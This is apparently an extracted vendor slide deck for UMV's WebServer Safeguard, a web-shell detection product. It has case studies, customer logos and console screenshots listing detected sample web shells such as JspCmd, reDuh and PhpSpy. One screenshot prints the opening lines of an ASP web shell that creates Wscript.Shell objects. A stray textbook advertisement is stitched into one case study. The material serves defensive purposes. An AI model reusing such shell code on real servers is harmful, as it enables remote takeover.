
클라우드 지원

스케일 인/아웃 지원

이력 관리

네트워크 보안 관리

도커/컨테이너 지원



WEBSERVER
SAFEGUARD



Use Cases

Hyundai Capital & Hyundai Card

April 2011 Hack

약 42만 명의 고객 개인 정보(~24%)가 신원 미상의 해커에 의해 침해되어 유출됨 (~2개월 전)

Damages


- 해커에게 직접적으로 약 100,000달러 손실
- 13,000명의 클라이언트 비밀번호 도난

June 2011 WSS On-Premise

사이트 라이선스를 구매하였으며, 현재까지 약 120개의 에이전트가 운영 중입니다.

13 Years and Counting

WSS 온프레미스 서버가 13년 이상 원활하게 운영되고 있습니다.



Hackers Education Group

2022 Hack

파일 업로드 취약점을 이용한 웹 쉘 공격으로 고객의 개인 정보 유출

Damages

약 30,000달러의 벌금과 추가로 약 7,000달러의 처벌금을 지급

2022 WSS On-Premise Installation

2 years incident-free

WSS 온프레미스 서버가 사고 없이 운영중.

900만이 본 베스트셀러 1위
해커스 토익 교재 제공



기본부터 실전까지 딱 3권으로 끝내주는, 빨갱이 파랭이 노랭이를 아낌없이 제공합니다.



[1900만] 해커스 토익 총 28종 누적 출고량 기준(-2022년까지)

A Proven Track Record:

30K+

**Agents installed and in
operation**

300+

**Customers (companies,
government, etc.)**

11+

**Patents and certifications
granted**



고객사

UMV 웹 서버 보호 솔루션은 10년 이상 동안 수백 명의 고객 웹 서버에 안전하고 안정적인 보호를 제공해 왔습니다.



13+ years



13+



7-8



Hanwha

13+



NongHyup Bank

10+



Prudential

13+



TOYOTA



STARBUCKS

dun & bradstreet



SUPREME COURT OF KOREA



Seoul Metro



S-OIL Corporation



Ministry of National Defense
Republic of Korea



HYUNDAI

Deloitte.


iMBC

... and many more!

WSS Cloud

- 웹 기반 악성코드를 실시간으로 탐지, 결리 및 보고하는 웹 서버 보안 강화 솔루션
- 클라우드(VM) 환경에 맞춤형 설계





Thank you

Contact Us

UMV Inc.

Seoul, South Korea



+82 2 448-3435



sales@umvglobal.com



www.umvglobal.com



Questions?



Appendix

WSS Main Functions

Web Shell & Malicious URL Detection

Function Name	Action	Description
Real-Time Web Shell Detection	Detection	Detect and report web shell files found in full scans and real-time detection
	Detection History Actions	Take measures against malicious files through quarantine or exceptions
Real-Time Malicious URL Detection	Detection	Detect and report malicious URLs through full scans and real-time detection
	Detection History Actions	Quarantine, partially quarantine, or assign exceptions to detected URLs
	Management Functions	Manage detected URLs using Black/White/Gray List classification

Detection Details View

Web Shell & Malicious URL Detection

WEBSERVER
2.7.0.5

WebShell Malicious URL Personal Information Change Prevention Upload Filtering

View Manage Window Help

[Admin Name : 관리자(smadmin)]

DETECT

FORGERY

QUARANTINE

EXCEPT

REPORT

LOGS

SETTINGS

INFO

MONITOR

AGENTS

(19)localhost.localdomain

Detection History

ShellMonitor-1 > ShellMonitorTes... > (19)localhost.locald...

Search Settings

Function : ☐ All ☒ File Detection ☐ Change Detection ☐ Filtering ☐ Change Prevention

Date : ☒ Latest Date ☐ All ☐ Period 2024-01-31 ~ 2024-01-31

Detection Details : Path/File Name :

Type : ☒ Pattern ☒ Hash ☒ Malicious URL ☒ Personal Information ☒ JavaScript

Class : ☒ ASP(VB) ☒ ASP(C#) ☒ JSP ☒ PHP ☒ Python ☒ Node.js

☒ ETC

Search

(Total 26)

	Report Date	Detection Language	P	H	U	I	J	E	Path	File Name	Risk Estimates	Quantity	Status	Well-Known WebShell
	2024-01-31 13:30:55	ASP(VB)	✓	✓	✓	✓	✓	✓	/home/test/ShellDetected	5723fdd671442c9060e8cfe6d1...	91	4	Detected	
	2024-01-31 13:30:55	ASP(VB)	✓	✓	✓	✓	✓	✓	/home/test/ShellDetected	6725c41e001832d776f557d04...	91	4	Detected	
	2024-01-31 13:30:55	ETC	✓	✓	✓	✓	✓	✓	/home/test/ShellDetected	s01.jsp	91	3	Detected	
	2024-01-31 13:30:55	ETC	✓	✓	✓	✓	✓	✓	/home/test/ShellDetected	s02.jsp	91	3	Detected	
	2024-01-31 13:30:55	ETC	✓	✓	✓	✓	✓	✓	/home/test/WebShell_Sample	s02.jsp	91	3	Detected	
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	DB Inside(Mysql).jsp	31	3	Detected	DB Inside(Mysql)
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	DB Inside(Oracle).jsp	31	3	Detected	DB Inside(Oracle)
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	DB Inside(Oracle)_2.jsp	31	3	Detected	DB Inside(Mysql)
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	DB Inside(Sybase).jsp	31	3	Detected	DB Inside(Mysql)
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	DB inside(MSSQL).jsp	31	3	Detected	DB inside(MSSQL)
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	JSP Upload excute system com...	91	3	Detected	JSP Upload excute system c...
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	JSP test shell.jsp	91	3	Detected	JSP test shell
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	JSP_KIT_list.jsp	31	3	Detected	JSP_KIT_list
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	JspCmd.jsp	91	3	Detected	JspCmd
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	JspDoCode.jsp	31	1	Detected	JspDo Code By Xiao.3
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	Let's eat Database.jsp	61	3	Detected	Let's eat Database
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	Let's eat Oracle.jsp	31	3	Detected	Let's eat Oracle
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	ahn_list.jsp	61	5	Detected	ahn_list
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	db_shell.jsp	31	3	Detected	db_shell
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	db_shell_oracledriver.jsp	31	3	Detected	db_shell_oracledriver
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	devizShell[jsp].jsp	91	9	Detected	devizShell[jsp]
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	examDist.jsp	91	1	Detected	examDist
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	jsp File browser_v1.0.jsp	91	14	Detected	jsp File browser_v1.0
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	jspman.jsp	61	10	Detected	jspman
	2024-01-31 13:30:55	JSP	✓	✓	✓	✓	✓	✓	/home/test/jsp	reDuh.jsp	61	7	Detected	reDuh
	2024-01-31 11:59:05	ETC	✓	✓	✓	✓	✓	✓	/home/test/ShellDetected	s01.jsp	91	3	Changed After Detection	

Save as Excel File

Quarantine Notification

Exception Notification

Quarantine Backup Files

Quarantine

Exception

Detection History View

Web Shell & Malicious URL Detection

WEBSERVER SAFEGUARD 2.7.0.5

WebShell Malicious URL Personal Information Change Prevention Upload Filtering

View Manage Window Help

[Admin Name : 관리자(smadmin)]

DETECT

FORGERY

QUARANTINE

EXCEPT

REPORT

LOGS

SETTINGS

INFO

MONITOR

AGENTS

Inquiry

Search

ShellMonitor-1 (192.168.0.124)

- LINUX
 - localhost.localdomain(7)
- WINDOWS
- Unassigned

(7)localhost.localdomain

Detection History

ShellMonitor-1 > LINUX > (7)localhost.localdo...

Search Settings

Function : ☐ All ☒ File Detection ☐ Change Detection ☐ Filtering ☐ Change Prevention

Type : ☒ Pattern ☒ Hash ☒ Malicious URL ☒ Personal Information ☒ JavaScript

Date : ☒ Latest Date ☐ All ☐ Period 2024-07-19 ~ 2024-07-19

Class : ☒ ASP(VB) ☒ ASP(C#) ☒ JSP ☒ PHP ☒ PERL ☒ ETC

Detection Details : Path/File Name :

Search

(Total 18)

	Report Date	Detection Language	P	H	U	I	J	E	Path	File Name	Risk Estimates	Quantity	Status	Well-Known
	2024-07-19 09:43:52	ASP(VB)	✓	✓	✓	✓	✓	✓	/home/test/test/WebShell_Sam...	webshell.asp	99	16	Detected	webshell2
	2024-07-19 09:25:38	ASP(VB)	✓	✓	✓	✓	✓	✓	/home/test/test/test/ShellDete...	5723fdd671442c9060e8...	91	2	Detected	
	2024-07-19 09:25:38	ASP(VB)	✓	✓	✓	✓	✓	✓	/home/test/test/test/ShellDete...	6725c41e001832d776f5...	91	2	Detected	
	2024-07-19 09:25:38	JSP	✓	✓	✓	✓	✓	✓	/home/test/test/test/ShellDete...	s01.jsp	91	2	Detected	
	2024-07-19 09:25:38	JSP	✓	✓	✓	✓	✓	✓	/home/test/test/test/ShellDete...	s02.jsp	91	2	Detected	
	2024-07-19 09:25:38	PHP	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	PHPupback.php	91	2	Detected	PHPupback
	2024-07-19 09:25:38	PHP	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	PhpSpy_etc.php	91	37	Detected	
	2024-07-19 09:25:38	JSP	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	jsp File browser_v1.0.jsp	91	15	Detected	jsp File brows
	2024-07-19 09:25:38	PHP	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	phpshell2.php	91	2	Detected	phpshell2
	2024-07-19 09:25:38	JSP	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	s02.jsp	91	2	Detected	
	2024-07-19 09:25:38	ASP(VB)	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	webshell.asp	99	12	Detected	webshell2
	2024-07-19 09:25:38	ETC	✓	✓	✓	✓	✓	✓	/home/test/test/test/url	blacklist.asp	31	1	Detected	
	2024-07-19 09:25:38	PHP	✓	✓	✓	✓	✓	✓	/home/test/test/test/url	index.php	61	2	Detected	
	2024-07-19 09:25:38	ETC	✓	✓	✓	✓	✓	✓	/home/test/test/test/url	url.asp	31	1	Detected	

Save as Excel File

Quarantine Notification

Exception Notification

Quarantine Backup Files

Quarantine

Exception

Agent List

Icon List

☒ All ☐ Detected Agents ☐ Unset Agents

☒ All Servers

localhost.local...

Ready

WSS Main Functions

Configuration File Modification Detection & Other Detections

Function Name	Action	Description
Web Server/WAS Configuration Settings Change Detection	Web Server Settings File Management	Report to the administrator when arbitrary or malicious changes are made to the web server configuration file
File and DB Personal Information Detection	Personal Info. Detection (File)	Detection and reporting of personal information In web server files (PDF, HWP, DOC, PPT, EXCEL, TXT, etc.)
	Personal Info. Detection (DB)	Detection and reporting of personal information in DB
Uploaded File Filtering	File Filtering	Filtering of unauthorized files uploaded via bulletin board
Breach Response	Attacker IP Detection	Manage detected URLs using Black/White/Gray List classification

Detection Details View

Personal Information Detection

WEBSERVER SAFEGUARD 2.7.0.5 WebShell • Malicious URL • Personal Information • Change Prevention • Upload Filtering - [Admin Name : 관리자(smadmin)]

View | Manage | Window | Help

DETECT FORGERY QUARANTINE EXCEPT REPORT LOGS SETTINGS INFO

MONITOR AGENTS


Inquiry	(7)localhost.localdomain(127.0.0.1)
Search	Detection Details
[-] ShellMonitor-1 (192.168.0.124)	
[-] LINUX	
[+] localhost.localdomain(7)	
[-] WINDOWS	
Unassigned	

Report Date	Action
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]
2024-07-19 09:43:52	[X]

Save as Excel File

Agent List

☒ Icon
 ☐ List



localhost.local...

Detection Details - localhost.localdomain(127.0.0.1)

Detection Information

- Target : /home/test/test/WebShell_Sample/webshell.asp Confirm Docker
- Date : 2024-07-19 09:43:52 · Status : Detected · Owner : root
- File Time : 2024-07-19 09:43:52 · File Size : 27872 byte(s)

Detection History

(Total 16)

Type	Line No	Detection Details	Assessment	Status
E-Mail	11	col**@krpost.net	High	Detected
Phone Number	24	+82-2-448-****	High	Detected
WebShell Pat...	26	Wscript.Shell	Middle	Detected
WebShell Pat...	27	Wscript.Network	Middle	Detected

Detected File

```

11 colap@krpost.net
12 webshell.asp v0.6
13
14 server.ScriptTimeout = 5400
15 On Error Resume Next
16
17 Dim wssh, wsnet, scfilesys, thesedrives
18 Dim progname, thisis, execmd, whatmode, upfilepath, upfile
19 Dim requestmethod
20
21 progname = Request.ServerVariables("PATH_INFO")
22 progname = Right(progname, Len(progname) - InStrRev(progname, "/"))
23
24 +82-2-448-3435
25
26 Set wssh = server.CreateObject("Wscript.Shell")
27 Set wsnet = server.CreateObject("Wscript.Network")
          
```

Registration
Quarantine Notification
Exception Notification
Quarantine Backup Files
Quarantine
Exception
Close

Monitor

ShellMonitor-1 > LINUX > (7)localhost.localdo...

URL ☒ Personal Information ☒ JavaScript
☒ PHP ☒ PERL ☒ ETC
 Search

Name	Quantity	Status	Well-Known V
	16	Detected	webshell2
	2	Detected	
	2	Detected	
	2	Detected	
	2	Detected	PHPupback
	37	Detected	
	15	Detected	jsp File brows
	2	Detected	phpshell2
	2	Detected	
	12	Detected	webshell2
	1	Detected	
	2	Detected	
	1	Detected	
	2	Detected	

Quarantine Backup Files
Quarantine
Exception

Ready

Detection History View

Personal Information Detection

WEBSERVER SAFEGUARD 2.7.0.5

WebShell Malicious URL Personal Information Change Prevention Upload Filtering

View Manage Window Help

[Admin Name : 관리자(smadmin)]

DETECT

FORGERY

QUARANTINE

EXCEPT

REPORT

LOGS

SETTINGS

INFO

MONITOR

AGENTS

Inquiry

Search

ShellMonitor-1 (192.168.0.124)

- LINUX
 - localhost.localdomain(7)
- WINDOWS
- Unassigned

(7)localhost.localdomain

Detection History

ShellMonitor-1 > LINUX > (7)localhost.localdo...

Search Settings

Function : ☐ All ☒ File Detection ☐ Change Detection ☐ Filtering ☐ Change Prevention

Type : ☒ Pattern ☒ Hash ☒ Malicious URL ☒ Personal Information ☒ JavaScript

Date : ☒ Latest Date ☐ All ☐ Period 2024-07-19 ~ 2024-07-19

Class : ☒ ASP(VB) ☒ ASP(C#) ☒ JSP ☒ PHP ☒ PERL ☒ ETC

Detection Details : Path/File Name :

Search

(Total 18)

	Report Date	Detection Language	P	H	U	I	J	E	Path	File Name	Risk Estimates	Quantity	Status	Well-Known
<input type="checkbox"/>	2024-07-19 09:43:52	ASP(VB)	✓	✓	✓	✓	✓	✓	/home/test/test/WebShell_Sam...	webshell.asp	99	16	Detected	webshell2
<input type="checkbox"/>	2024-07-19 09:25:38	ASP(VB)	✓	✓	✓	✓	✓	✓	/home/test/test/test/ShellDete...	5723fdd671442c9060e8...	91	2	Detected	
<input type="checkbox"/>	2024-07-19 09:25:38	ASP(VB)	✓	✓	✓	✓	✓	✓	/home/test/test/test/ShellDete...	6725c41e001832d776f5...	91	2	Detected	
<input type="checkbox"/>	2024-07-19 09:25:38	JSP	✓	✓	✓	✓	✓	✓	/home/test/test/test/ShellDete...	s01.jsp	91	2	Detected	
<input type="checkbox"/>	2024-07-19 09:25:38	JSP	✓	✓	✓	✓	✓	✓	/home/test/test/test/ShellDete...	s02.jsp	91	2	Detected	
<input type="checkbox"/>	2024-07-19 09:25:38	PHP	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	PHPupback.php	91	2	Detected	PHPupback
<input type="checkbox"/>	2024-07-19 09:25:38	PHP	✓	✓	✓	✓	✓	✓	/home/test/test/test/WebShell...	PhpSpy_etc.php	91	37	Detected	
